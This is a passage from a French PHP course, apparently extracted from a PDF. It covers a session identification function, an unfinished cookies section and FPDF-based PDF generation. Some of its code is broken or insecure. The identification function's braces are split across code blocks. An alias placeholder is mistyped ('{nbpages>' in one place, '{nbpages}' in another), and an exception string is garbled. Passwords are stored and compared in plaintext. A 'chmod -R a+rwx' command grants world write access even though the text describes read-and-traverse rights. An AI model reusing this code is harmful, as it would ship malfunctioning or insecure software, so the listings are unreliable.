La fonction `identification_valide()` vérifie que l'accès à ce programme est autorisé par la page d'identification.

Pour cela elle vérifie :

- qu'une variable de session contenant un tableau d'identifiant, `tab_identifiants`, avec le Login le MotdePasse et l'ID\_Clt existe ;
- et que le triplé qu'il contient (Login, MotdePasse, ID\_Clt) est conforme à ce qui est trouvé dans la table « `identifiant_clients` ». Ceci évite qu'un utilisateur accède via son propre programme PHP en ayant simplement créé une telle variable de session contenant uniquement un ID\_Clt valide.

Voici la fonction `identification_valide()` :

```
// =====
// --- Vérification de l'identification ---
// =====
function
identification_valide($TYPE_DB, $SERVEUR, $BASEDD, $LOGIN_ADM, $MDP_ADM)
{
    // ---initialisation des variables ---
    unset($stab_identifiants2);
    $id_valide=false;
    // --- traitement de la variable de session ---
    if (isset($_SESSION['tab_identifiants']))
    {
        // --- la variable de session contenant le tableau des identifiants ---
        // --- existe. Il faut vérifier que ce tableau contient ---
        // --- des données conformes à la table identification_clients ---
        // --- on récupère le tableau des identifiants trouvés ---
        $stab_identifiants=$_SESSION['tab_identifiants'];
        // --- les informations de la case 0, seule a devoir être retournée ---
        $ID_Clt      = $stab_identifiants[0]['ID_Clt']      ;
        $Login       = $stab_identifiants[0]['Login']       ;
        $MotdePasse = $stab_identifiants[0]['MotdePasse'];
        // === authentification de la base de données ===
        $bdd = new
PDO($TYPE_DB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
array(PDO::ATTR_PERSISTENT => true));
        // --- définition du codage en UTF8 ---
        $bdd->exec("SET CHARACTER SET utf8");
        // --- préparation de la requête ---
        $requete_sql="SELECT * FROM identification_clients WHERE ID_Clt=:ID_Clt
AND Login=:Login AND MotdePasse=:MotdePasse";
        $RequetePreparee = $bdd->prepare($requete_sql);
        // --- traitement des erreurs de la préparation de la requête ---
        if (!$RequetePreparee)
        {
            throw new Exception('Problème de requête
parue;parue;e sur la table.');
        }
    }
}
```

```
else
{
    // --- liaison avec les paramètres ---
    $RequetePreparee->bindParam(':ID_Clt', $ID_Clt, PDO::PARAM_INT);
    $RequetePreparee->bindParam(':Login', $Login, PDO::PARAM_STR, 10);
    $RequetePreparee->bindParam(':MotdePasse', $MotdePasse,
PDO::PARAM_STR, 50);
    // --- exécution de la requête préparée ---
    $RequetePreparee->execute();
    // ---retourne un tableau associatif ---
    $RequetePreparee->setFetchMode(PDO::FETCH_ASSOC);
    // --- On traite le retour de la requête ---
    $stab_identifiants2=$RequetePreparee->fetchAll();
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $RequetePreparee->closeCursor();
    // -- on regarde si le tableau contient des informations ---
    // -- si c'est le cas alors le login et mot de passe ---
    // -- correspondent a ce ID_Clt ---
    if (!empty($stab_identifiants2))
    {
        $id_valide=true;
    }
}
return $id_valide;
}
```

## 12.4 Les cookies

### 12.4.1 XXX

XXX

## 12.5 Génération de fichiers PDF

### 12.5.1 Introduction

Quand la page est affichée sur le navigateur il est toujours possible de l'imprimer sur une imprimante virtuelle « PDF », générant directement un fichier au format .pdf. Cette fonctionnalité bien pratique se heurte à deux écueils :

1. Il faut disposer ou installer un pilote d'imprimante virtuelle PDF sur le système d'exploitation hôte du poste de travail ;
2. Aucun contrôle n'est possible sur les données générées, produisant parfois (souvent ?), une impression contenant les autres éléments d'habillage de la page Web.

Pour contrôler parfaitement la qualité et le format du document, il faut générer le fichier PDF directement à partir du langage PHP, à partir de bibliothèques spécifiques.

PHP propose la bibliothèque PDFlib, mais celle-ci est une version commerciale, et sa version gratuite et restreinte PDFlib Lite 7 n'est plus maintenue. Pour ces raisons, nous présentons la génération de documents PDF, basée sur la bibliothèque gratuite FPDF.

### 12.5.2 La bibliothèque FPDF

#### 12.5.2.1 Présentation

Cette bibliothèque propose une classe libre de droit permettant la génération de documents PDF sans utiliser la librairie PDFlib.

Toute la documentation sur cette bibliothèque est disponible à l'URL : <http://www.fpdf.org/>. Le site propose des tutoriels montrant différents usages de cette classe.

Comme cela est indiqué sur le site Web, ses principales fonctionnalités sont :

- Choix des unités, du format des pages et des marges ;
- Gestion des en-têtes et des pieds de page ;
- Saut de page automatique ;
- Saut de ligne automatique et justification ;
- Gestion des images (JPEG, PNG et GIF) ;
- Gestion des couleurs ;
- Gestion des liens ;
- Support des polices TrueType et Type1 ;
- Compression des pages.


Par défaut, les polices de caractères utilisent une table de codage iso-latin1. Pour l'usage de l'UTF-8 il faut transformer les caractères accentués en iso-latin1 ou utiliser une autre classe tFPDF qui est version modifiée de FPDF.

### 12.5.2.2 Installation

Sur le site <http://www.fpdf.org/>, cliquez sur le lien « Télécharger », puis sélectionner la dernière version au format ZIP ou TGZ.



Décompressez le fichier, puis déplacez toute la hiérarchie dans un répertoire approprié, par exemple dans un répertoire INCLUDE de votre site Web, dans lequel vous rangez vos fichiers « include », comme cela est présenté sur l'image suivante :



Selon le système d'exploitation il sera nécessaire d'affecter les bons droits à ce répertoire et à son contenu afin que l'utilisateur accédant à la bibliothèque via le navigateur Web (utilisateur apache, ou autre) puisse lire les différents fichiers.

Voici un exemple de syntaxes sous UNIX pour adapter les droits d'accès. Le répertoire INCLUDE a été créé dans le répertoire 12\_5\_generation\_PDF où se trouveront tous les programmes PHP de génération de fichiers PDF :

```
$ cd 12_5_generation_PDF/  
$ ls -l  
total 0  
drwxr-xr-x 2 lery 501 68 3 jul 11:34 INCLUDE  
$ cd INCLUDE/
```

Les utilisateurs autres que « lery » n'ont aucun accès à la hiérarchie commençant au répertoire « fpdf17 » :

```
$ ls -l  
total 0  
drwx----- 13 lery 501 442 3 jul 11:29 fpdf17
```

On modifie les droits afin que tout utilisateur ait le droit de lire (r) et de traverser (x) toute la hiérarchie :

```
$ chmod -R a+rwx *
```

Les droits sont désormais correctement positionnés :

```
$ ls -l  
total 0  
drwxr-xr-x 13 lery 501 442 3 jul 11:29 fpdf17
```

La hiérarchie est visible sur la page Web (sous condition d'avoir autorisé cet accès au niveau du paramétrage du serveur Web Apache).

The screenshot shows a web browser window displaying a directory listing. The URL in the address bar is `localhost/CoursPHP/12_Complements/12_5_generation_PDF/INCLUDE/fpdf17`. The page title is "Index of /CoursPHP/12\_Complements/12\_5\_generation\_PDF/INCLUDE/fpdf17". The listing includes:

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">FAQ.htm</a>	2008-12-28 13:09	15K	
<a href="#">changelog.htm</a>	2011-06-18 14:24	9.0K	
<a href="#">doc/</a>	2007-02-17 18:57	-	
<a href="#">font/</a>	2011-06-18 12:31	-	
<a href="#">fpdf.css</a>	2008-07-19 14:04	1.3K	
<a href="#">fpdf.php</a>	2011-06-18 12:07	46K	
<a href="#">install.txt</a>	2011-06-18 13:49	583	
<a href="#">license.txt</a>	2008-08-03 09:52	331	
<a href="#">makefont/</a>	2011-06-18 13:11	-	
<a href="#">tutorial/</a>	2011-06-18 14:48	-	




### 12.5.2.3 Le contenu des répertoires

La hiérarchie de FPDF possède les répertoires suivants :

- doc : répertoire contenant la documentation ;
- font : répertoire contenant les polices de caractères ;
- makefont : répertoire contenant les outils pour la gestion des polices de caractères ;
- tutorial : des exemples de mise en œuvre.

#### 12.5.2.3.1 La documentation, répertoire doc

Le sous-répertoire **doc** contient toutes les pages HTML de la documentation des différentes fonctions :



Le fichier **index.htm** contient la table des matières avec les liens sur chaque documentation. Voici son affichage :

The screenshot shows a web browser window with the title "Manuel de référence de FPDF 1.7". The URL in the address bar is "localhost/CoursPHP/12\_Complements/12\_5\_generation\_PDF/INCLUDE/fpdf17/doc/". The page content is a list of FPDF methods with their descriptions:

- [AcceptPageBreak](#) - accepte ou non un saut de page automatique
- [AddFont](#) - ajoute une nouvelle police
- [AddLink](#) - crée un lien interne
- [AddPage](#) - ajoute une nouvelle page
- [AliasNbPages](#) - définit un alias pour le nombre de pages
- [Cell](#) - imprime une cellule
- [Close](#) - termine le document
- [Error](#) - erreur fatale
- [Footer](#) - pied de page
- [FPDF](#) - constructeur
- [GetStringWidth](#) - calcule la longueur d'une chaîne
- [GetX](#) - renvoie la position x courante
- [GetY](#) - renvoie la position y courante
- [Header](#) - en-tête
- [Image](#) - imprime une image
- [Line](#) - trace une ligne
- [Link](#) - place un lien
- [Ln](#) - saut de ligne
- [MultiCell](#) - imprime du texte avec saut de ligne
- [Output](#) - sauve ou envoie le document
- [PageNo](#) - numéro de page
- [Rect](#) - trace un rectangle
- [SetAuthor](#) - définit l'auteur du document
- [SetAutoPageBreak](#) - fixe le mode saut de page automatique
- [SetCompression](#) - active ou désactive la compression
- [SetCreator](#) - définit le créateur du document
- [SetDisplayMode](#) - fixe le mode d'affichage
- [SetDrawColor](#) - définit la couleur de tracé
- [SetFillColor](#) - définit la couleur de remplissage
- [SetFont](#) - fixe la police
- [FontSize](#) - fixe la taille de la police
- [SetKeywords](#) - définit les mots-clés associés au document
- [SetLeftMargin](#) - fixe la marge gauche
- [SetLineWidth](#) - fixe l'épaisseur des traits
- [SetLink](#) - définit la destination d'un lien interne
- [SetMargins](#) - fixe les marges
- [SetRightMargin](#) - fixe la marge droite
- [SetSubject](#) - définit le sujet du document
- [SetTextColor](#) - définit la couleur du texte
- [Title](#) - définit le titre du document
- [SetTopMargin](#) - fixe la marge haute
- [SetX](#) - fixe la position x courante
- [SetXY](#) - fixe les positions x et y courantes
- [SetY](#) - fixe la position y courante
- [Text](#) - imprime une chaîne
- [Write](#) - imprime du texte en mode flot

Voici un exemple de documentation de la fonction SetXY :

**SetXY**

```
SetXY(float x, float y)
```

**Description**

Fixe l'abscisse et l'ordonnée de la position courante. Si les valeurs transmises sont négatives, elles sont relatives respectivement aux extrémités droite et basse de la page.

**Paramètres**

x  
La valeur de l'abscisse.

y  
La valeur de l'ordonnée.

**Voir**

[SetX\(\)](#), [SetY\(\)](#).

#### 12.5.2.3.2 Les polices de caractères, répertoire font

Seules quelques polices de caractères sont proposées en standard. En voici la liste :

## Index of /CoursPHP/12\_Complements /12\_5\_generation\_PDF/INCLUDE/fpdf17/font

	<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
	<a href="#">Parent Directory</a>		-	
	<a href="#">courier.php</a>	2011-06-18 12:18	118	
	<a href="#">courierb.php</a>	2011-06-18 12:18	123	
	<a href="#">courierbi.php</a>	2011-06-18 12:18	130	
	<a href="#">courieri.php</a>	2011-06-18 12:18	126	
	<a href="#">helvetica.php</a>	2011-06-18 12:18	3.1K	
	<a href="#">helveticaab.php</a>	2011-06-18 12:18	3.1K	
	<a href="#">helveticaabi.php</a>	2011-06-18 12:18	3.1K	
	<a href="#">helveticaai.php</a>	2011-06-18 12:18	3.1K	
	<a href="#">symbol.php</a>	2011-06-18 12:18	3.1K	
	<a href="#">times.php</a>	2011-06-18 12:18	3.1K	
	<a href="#">timesb.php</a>	2011-06-18 12:18	3.1K	
	<a href="#">timesbi.php</a>	2011-06-18 12:18	3.1K	
	<a href="#">timesi.php</a>	2011-06-18 12:18	3.1K	
	<a href="#">zapfdingbats.php</a>	2011-06-18 12:18	3.0K	

Les polices disponibles sont :

- courier (normal, gras, italique, gras et italique) ;
- helvetica (normal, gras, italique, gras et italique) ;
- symbol (normal) ;
- times (normal, gras, italique, gras et italique) ;
- zapfdingbats (normal).

Les versions, normale, italique, gras, et italique gras sont définies par des fichiers spécifiques. Par exemple pour la police courrier.

- courrier.php : police normale ;
- courrier**b**.php : police gras « bold »;
- courrier*i*.php : police italique ;
- courrier**bi**.php : police gras et italique.

Il est possible d'ajouter des polices de caractères à cette liste, voir section 12.5.2.5.

#### 12.5.2.3.3 Outils de gestion des polices de caractères, répertoire makefont

Voici le contenu du répertoire **makefont**

### Index of /CoursPHP/12\_Complements /12\_5\_generation\_PDF/INCLUDE/fpdf17 /makefont

Name	Last modified	Size	Description
 Parent Directory		-	
 cp874.map	2003-02-15 17:04	4.2K	
 cp1250.map	2002-05-11 16:44	4.4K	
 cp1251.map	2002-04-29 14:33	4.7K	
 cp1252.map	2002-04-29 14:33	4.4K	
 cp1253.map	2002-05-05 14:15	4.2K	
 cp1254.map	2002-11-01 21:36	4.4K	
 cp1255.map	2003-06-15 18:29	4.2K	
 cp1257.map	2002-07-31 15:17	4.3K	
 cp1258.map	2003-12-30 21:51	4.4K	
 iso-8859-1.map	2002-05-08 11:26	4.5K	
 iso-8859-2.map	2002-05-08 11:27	4.5K	
 iso-8859-4.map	2002-07-31 15:12	4.5K	
 iso-8859-5.map	2002-05-08 13:38	4.6K	
 iso-8859-7.map	2002-05-08 14:44	4.3K	
 iso-8859-9.map	2002-11-02 17:07	4.5K	
 iso-8859-11.map	2003-02-15 17:02	4.6K	
 iso-8859-15.map	2002-05-08 11:24	4.5K	
 iso-8859-16.map	2002-05-08 11:49	4.5K	
 koi8-r.map	2002-05-08 14:22	4.6K	
 koi8-u.map	2003-12-28 17:50	4.6K	
 makefont.php	2011-06-18 12:24	9.3K	
 ttfparser.php	2011-06-18 12:24	7.1K	

L'outil de principal de création des polices de caractères est le script **makefont.php**. Son usage est présenté à la section 12.5.2.5.

#### 12.5.2.3.4 Tutoriels, répertoire tutorial

Le répertoire tutorial contient un fichier **index.htm**, qui présente la liste des tutoriels disponibles :

##### Tutoriels

- [Tutoriel 1](#) : Exemple minimal
- [Tutoriel 2](#) : En-tête, pied de page, saut de page et image
- [Tutoriel 3](#) : Retour du texte à la ligne et couleurs
- [Tutoriel 4](#) : Multi-colonnes
- [Tutoriel 5](#) : Tableaux
- [Tutoriel 6](#) : Liens et texte en mode flot
- [Tutoriel 7](#) : Ajout de polices et encodages

#### 12.5.2.4 Génération de PDF

Cette section présente des exemples de mise en œuvre de la classe FPDF, à partir des tutoriels proposés dans la livraison.

L'ensemble des programmes et des fichiers « include » sont rangés dans le répertoire principal : [CoursPHP/12\\_Complements/12\\_5\\_generation\\_PDF](#).

Voici son contenu :

```
$ ls -l
total 0
drwxr-xr-x  2 lery  501   68  8 jul 11:57 FPDF
drwxr-xr-x  4 lery  501  136  3 jul 11:38 INCLUDE
```

Le sous-répertoire FPDF contient l'ensemble des programmes PHP exemples présentés ci-après. Voici les programmes php qu'il contient :

```
$ ls -l FPDF
total 200
drwxr-xr-x  4 lery  501   136   9 jul 14:14 FICHIERS
drwxr-xr-x  4 lery  501   136   8 jul 16:04 IMAGES
-rwxr-xr-x@ 1 lery  501   510   8 jul 15:31 fpdf_ex01a_TexteSimple.php
-rw-r--r--@ 1 lery  501   834   8 jul 15:01 fpdf_ex01b_TexteSimple.php
-rw-r--r--@ 1 lery  501   847   8 jul 15:13 fpdf_ex01c_TexteSimple.php
-rwxr-xr-x@ 1 lery  501  1909   8 jul 16:40
fpdf_ex02_entete_pied_saut_image.php
-rwxr-xr-x@ 1 lery  501  3315   9 jul 15:17 fpdf_ex03_texte_couleurs.php
-rwxr-xr-x@ 1 lery  501  5493  15 jul 14:40
fpdf_ex04_texte_couleurs_multicolonnes.php
-rwxr-xr-x@ 1 lery  501  2709   8 jul 12:06 fpdf_ex05_tableaux.php
-rwxr-xr-x@ 1 lery  501  3290   8 jul 12:06 fpdf_ex06_liens.php
-rwxr-xr-x@ 1 lery  501  1135   8 jul 12:06 fpdf_ex07_SQL.php
-rwxr-xr-x@ 1 lery  501   130   8 jul 12:06 fpdf_ex08_Codesbarres_EAN13.php
-rwxr-xr-x@ 1 lery  501   883   8 jul 12:06 fpdf_ex09_fonddump.php
-rwxr-xr-x@ 1 lery  501   189   8 jul 12:06 fpdf_ex10_ellipse.php
-rwxr-xr-x@ 1 lery  501   194   8 jul 12:06 fpdf_ex11_rounded_rect.php
-rwxr-xr-x@ 1 lery  501   822   8 jul 12:06 fpdf_ex12_filiogramme.php
-rwxr-xr-x@ 1 lery  501   861   8 jul 12:06
fpdf_ex13_tableauPlusieursPages.php
-rwxr-xr-x@ 1 lery  501   618   8 jul 12:06
fpdf_ex14_Index_createindex_bookmark.php
-rwxr-xr-x@ 1 lery  501  4704   8 jul 12:06 fpdf_ex15_facture_invoice.php
-rwxr-xr-x@ 1 lery  501  4726   8 jul 12:06
fpdf_ex15_rapportMySQL_mysqlreport.php
```

```
-rwxr-xr-x@ 1 lery 501 2175 8 jul 12:06
fpdf_ex16_Formatage_balises_HTML_writeTags.php
-rwxr-xr-x@ 1 lery 501 1203 8 jul 12:06 fpdf_ex17_diagrammes_secteurs.php
-rwxr-xr-x@ 1 lery 501 899 8 jul 12:06 fpdf_ex18_etiquettes_labels.php
-rwxr-xr-x@ 1 lery 501 979 8 jul 12:06 fpdf_ex19_JavaScript.php
```

Le sous-répertoire INCLUDE contient le répertoire fpdf17, contenant lui-même le fichier fpdf.php, avec la hiérarchie présentée précédemment.

#### 12.5.2.4.1 Texte simple

##### 12.5.2.4.1.1 Cellule avec choix de la police de caractère

Le programme `fpdf_ex01a_TexteSimple.php` affiche un simple texte en police de caractère Times, bold ('B'), en taille 16.

L'instruction `require` rend disponible la classe FPDF.

```
<?php
require('../INCLUDE/fpdf17/fpdf.php');
// --- création de l'objet ---
$pdf = new FPDF();
// --- création d'une nouvelle page ---
$pdf->AddPage();
// --- Sélection de la police ---
$pdf->SetFont('Times','B',16);
// --- Décalage de 5 centimètres à droite ---
$pdf->Cell(50);
// --- Texte centré, dans un cadre de 80x10 mm, avec une bordure ---
$pdf->Cell(80,10,'Ceci est un essai de texte',1,1,'C');
// --- Envoie le document au navigateur ---
$pdf->Output();
?>
```

L'instruction `new PDF()` crée un objet `$pdf` instance de la classe FPDF.

La méthode `Addpage()` ajoute une nouvelle page. Par défaut, la page est en A4 (valeurs disponibles : 'A3', 'A4', 'A5', 'Letter', 'Legal') au format portrait (valeurs disponibles : 'P'=Portrait, 'L'=Landscape), mais d'autres paramètres peuvent être indiqués comme `Addpage('L', 'A3')`.


La méthode `SetFont('Times','B',16)` sélectionne la police de caractères Times, en gras (Bold) et en taille 16.

La méthode `Cell(80,10,'Ceci est un essai de texte',1,1,'C')` affiche le texte « Ceci est un essai de texte » dans une cellule, de largeur 80 mm, de hauteur 10 mm, à la position courante. La bordure est affichée, sans couleur de fond, la position est déplacée en début de ligne suivante à la fin de l'affichage, le texte est centré.

Voici l'exécution de ce programme sous Firefox :



Le fichier peut être imprimé ou téléchargé via le navigateur, par défaut son nom est doc.pdf :



**Remarque :**

*La génération d'un fichier PDF impose que le programme .php ne contienne aucune syntaxe HTML sous peine d'avoir le message d'erreur suivant :*

**FPDF error:** Some data has already been output, can't send PDF file

#### 12.5.2.4.1.2 Accents UTF8

Le programme `fpdf_ex01b_TexteSimple.php` est une variation du programme précédent. Le texte contient un caractère accentué en UTF8 « deuxième essai de texte ». Voici ce programme :

```
<?php
require('../INCLUDE/fpdf17/fpdf.php');
// --- création de l'objet ---
$pdf = new FPDF();
// --- création d'une nouvelle page ---
$pdf->AddPage();
// --- Sélection de la police ---
$pdf->SetFont('Times','B',16);
// --- Décale la position courante à 2 centimètres vers la droite ---
$pdf->SetX(20);
// --- Texte centré, dans un cadre de 80x10 mm, avec une bordure, ---
$pdf->Cell(80,10,'Ceci est un essai de texte',1,1,'C');
// --- Décale la position courante à 2 centimètres vers la droite ---
$pdf->SetXY(30,40);
// --- Sélection de la police ---
$pdf->SetFont('Arial','I',12);
// --- Texte centré, dans un cadre de 60x10 mm, ---
// --- avec une ligne de cadre à droite (R) et la base (B) ---
$pdf->Cell(60,10,'Deuxième essai de texte','RB',1,'C');
// --- Envoie le document au navigateur ---
$pdf->Output();
```

?>

La méthode **SetX(20)** définit la nouvelle position courante à deux centimètres à droite de la position actuelle .

La méthode **SetXY(30,40)** définit la nouvelle position courante à trois centimètres à droite et quatre centimètres vers le bas de la position actuelle .

Le deuxième texte est affiché dans une boîte dont seuls les bords droit et bas sont affichés (RB) : **Cell(60,10,'Deuxième essai de texte','RB',1,'C')**. La police du deuxième texte est Arial italique en taille 12.

Voici son exécution sous Firefox :



**Remarque :**

*Alors que le caractère accentué est correctement orthographié dans le programme, en UTF8, il apparaît erroné dans le navigateur du fait de la table de codage de caractère Iso-Latin1 ou ANSI 1252 utilisée par la police.*

Pour corriger cette erreur d'affichage, nous utilisons la fonction **utf8\_decode()** qui convertie une chaîne de caractère UTF8 en Iso-Latin1:

```
$pdf->Cell(60,10,utf8_decode('Deuxième essai de texte'), 'RB', 1, 'C');
```

L'exécution du programme `fpdf_ex01c_TexteSimple.php` implémentant cette modification montre que les accents sont correctement affichés.



**Remarque :**

Si la police sélectionnée n'existe pas, par exemple avec la syntaxe suivante qui sélectionne la police Garamond, Normale :

```
$pdf->SetFont('Garamond',",16);
```

Le message d'erreur suivant apparaît.

**FPDF error:** Undefined font: garamond

Ce problème peut être résolu par l'ajout de nouvelles polices de caractères (section 12.5.2.5).

#### 12.5.2.4.2 Entête et pied de page

Le programme `fpdf_ex02_entete_pied_saut_image.php` est une adaptation du tutoriel N°2 fourni avec FPDF. Voici son code :

```
<?php
require('../INCLUDE/fpdf17/fpdf.php');
// --- les méthodes Header() et Footer() sont appelées automatiquement ---
// --- par Addpage() et Close(). Leur implémentation dans FPDF est vide ---
// --- Il faut donc dériver la classe et redéfinir ces méthodes pour ---
// --- indiquer leur contenu ---
class PDF extends FPDF
{
    // --- Définition de l'En-tête ---
    function Header()
    {
        // --- Ajout du Logo de FPDF à gauche ---
        $this->Image('IMAGES/logoFPDF.png',10,6,25);
        // --- Ajout du Logo de PHP à droite ---
        $this->Image('IMAGES/logoPHP.png',170,6,25);
        // --- Police Arial Gras 15 ---
        $this->SetFont('Arial','I',10);
        // --- Décalage à droite de 8 centimètres ---
        $this->SetX(80);
        // --- Affichage du Titre du document ---
        $this->Cell(50,10,utf8_decode('Exemple d\'entête et de pied de
page'),0,0,'C');
        // --- Saut de ligne ---
        $this->Ln(20);
    }
    // --- définition du Pied de page ---
    function Footer()
    {
        // --- Positionnement à 1,5 cm du bas ---
        $this->SetY(-15);
        // --- Police Arial italique 8 ---
        $this->SetFont('Arial','I',8);
        // --- Affichage du Numéro de page ---
        // $this->Cell(0,10,'Page '.$this->PageNo().'/{nb}',0,0,'C');
        $this->Cell(0,10,'Page '.$this->PageNo().'/{nbpages}',0,0,'C');
    }
}
// --- Crédit de l'objet, instance de la classe PDF dérivée de FPDF ---
$pdf = new PDF();
// --- définit un alias pour le nombre total de page {nbpages} ---
// --- par défaut l'alias est {nb} ---
// $pdf->AliasNbPages();
$pdf->AliasNbPages('{nbpages>');

// --- création d'une nouvelle page ---
$pdf->AddPage('L','A5');
// --- Sélection de la police ---
$pdf->SetFont('Times','','12');
for($i=1;$i<=15;$i++)
{
    $pdf->Cell(0,10,utf8_decode('Ligne numéro ').$i,0,1);
}
// --- Envoie le document au navigateur (I) ---
// --- en cas de téléchargement, le nom du fichier ---
// --- définit ---
$pdf->Output('Exemple_Entete_Pied.pdf','I');
?>
```

Dans cet exemple, le format de la page est A5 et le mode est paysage.

```
$pdf->AddPage('L','A5');
```

Le fichier PDF généré est envoyé vers le navigateur (I) avec comme nom « Exemple\_Entete\_Pied.pdf ».

```
$pdf->Output('Exemple_Entete_Pied.pdf','I');
```

Une nouvelle classe PDF dérivée de FDFP est définie. Elle contient les méthodes Header() et Footer().

L'entête affiche un texte centré en police Arial, italique en taille 10.

```
$this->SetFont('Arial','I',10);
$this->Cell(50,10,utf8_decode('Exemple d\'entête et de pied de
page'),0,0,'C');
```

Le texte est encadré par deux logos grâce à la méthode Image().

```
$this->Image('IMAGES/logoFPDF.png',10,6,25);
$this->Image('IMAGES/logoPHP.png',170,6,25);
```

Le pied de page affiche le « numéro de la page » / « le nombre de pages », en police Arial, italique et taille 8, à 1,5 centimètres du bas.

```
$this->SetY(-15);
$this->SetFont('Arial','I',8);
$this->Cell(0,10,'Page '.$this->PageNo().'/{nbpages}',0,0,'C');
```

Le numéro de la page courante est retourné par la méthode PageNo().

Le nombre total de pages est défini via la méthode AliasNbPages(), qui indique quel alias représente cette valeur. Sans paramètre, cette méthode définit par défaut l'alias {nb}.

```
$pdf->AliasNbPages('{nbpages}');
```

Le contenu de la page est constitué d'une série de ligne avec leur numéro, en police Times, Normal, taille 12.

```
$pdf->SetFont('Times','','12');
for($i=1;$i<=15;$i++)
{
    $pdf->Cell(0,10,utf8_decode('Ligne numéro ').$i,0,1);
}
```

Le saut de page est automatique à 2 centimètres du bas de la page (par défaut). La police du texte principal est conservée (Times dans notre exemple), indépendamment des polices utilisées pour l'entête et le pied de page.

Voici son exécution sous Firefox

The screenshot shows a Mozilla Firefox window displaying a two-page PDF document. The title bar reads "fpdf\_ex02\_entete\_pied\_saut\_image.php - Mozilla Firefox". The address bar shows "localhost/CoursPHP/12\_Complem...". The page navigation bar indicates "1 sur 2".  
  
The first page contains:

- Ligne numéro 1
- Ligne numéro 2
- Ligne numéro 3
- Ligne numéro 4
- Ligne numéro 5
- Ligne numéro 6
- Ligne numéro 7
- Ligne numéro 8
- Ligne numéro 9

A red box highlights the header area, which includes the FPDF logo and the text "Exemple d'entête et de pied de page". A red box also highlights the footer area, which displays "Page 1/2".  
  
The second page contains:

- Ligne numéro 10
- Ligne numéro 11
- Ligne numéro 12
- Ligne numéro 13
- Ligne numéro 14
- Ligne numéro 15

A red box highlights the header area, which includes the FPDF logo and the text "Exemple d'entête et de pied de page". A red box also highlights the footer area, which displays "Page 2/2".

#### 12.5.2.4.3 Affichage formaté d'un fichier texte avec couleur

Le programme `fpdf_ex03_texte_couleurs.php` est une adaptation du tutoriel N°3 fourni avec FPDF. Voici son code :

```
<?php
require('../INCLUDE/fpdf17/fpdf.php');
// --- les méthodes Header() et Footer() sont appelées automatiquement ---
// --- par Addpage() et Close(). Leur implémentation dans FPDF est vide ---
// --- Il faut donc dériver la classe et redéfinir ces méthodes pour ---
// --- indiquer leur contenu ---
class PDF extends FPDF
{
    // --- Entête ---
    function Header()
    {
        global $TitreC;
        // Verdana gras 15
        $this->SetFont('Verdana','B',15);
        // Calcul de la largeur du titre et positionnement
        $largeur = $this->GetStringWidth($TitreC)+6;
        $this->SetX((210-$largeur)/2);
        // Couleurs de l'entête
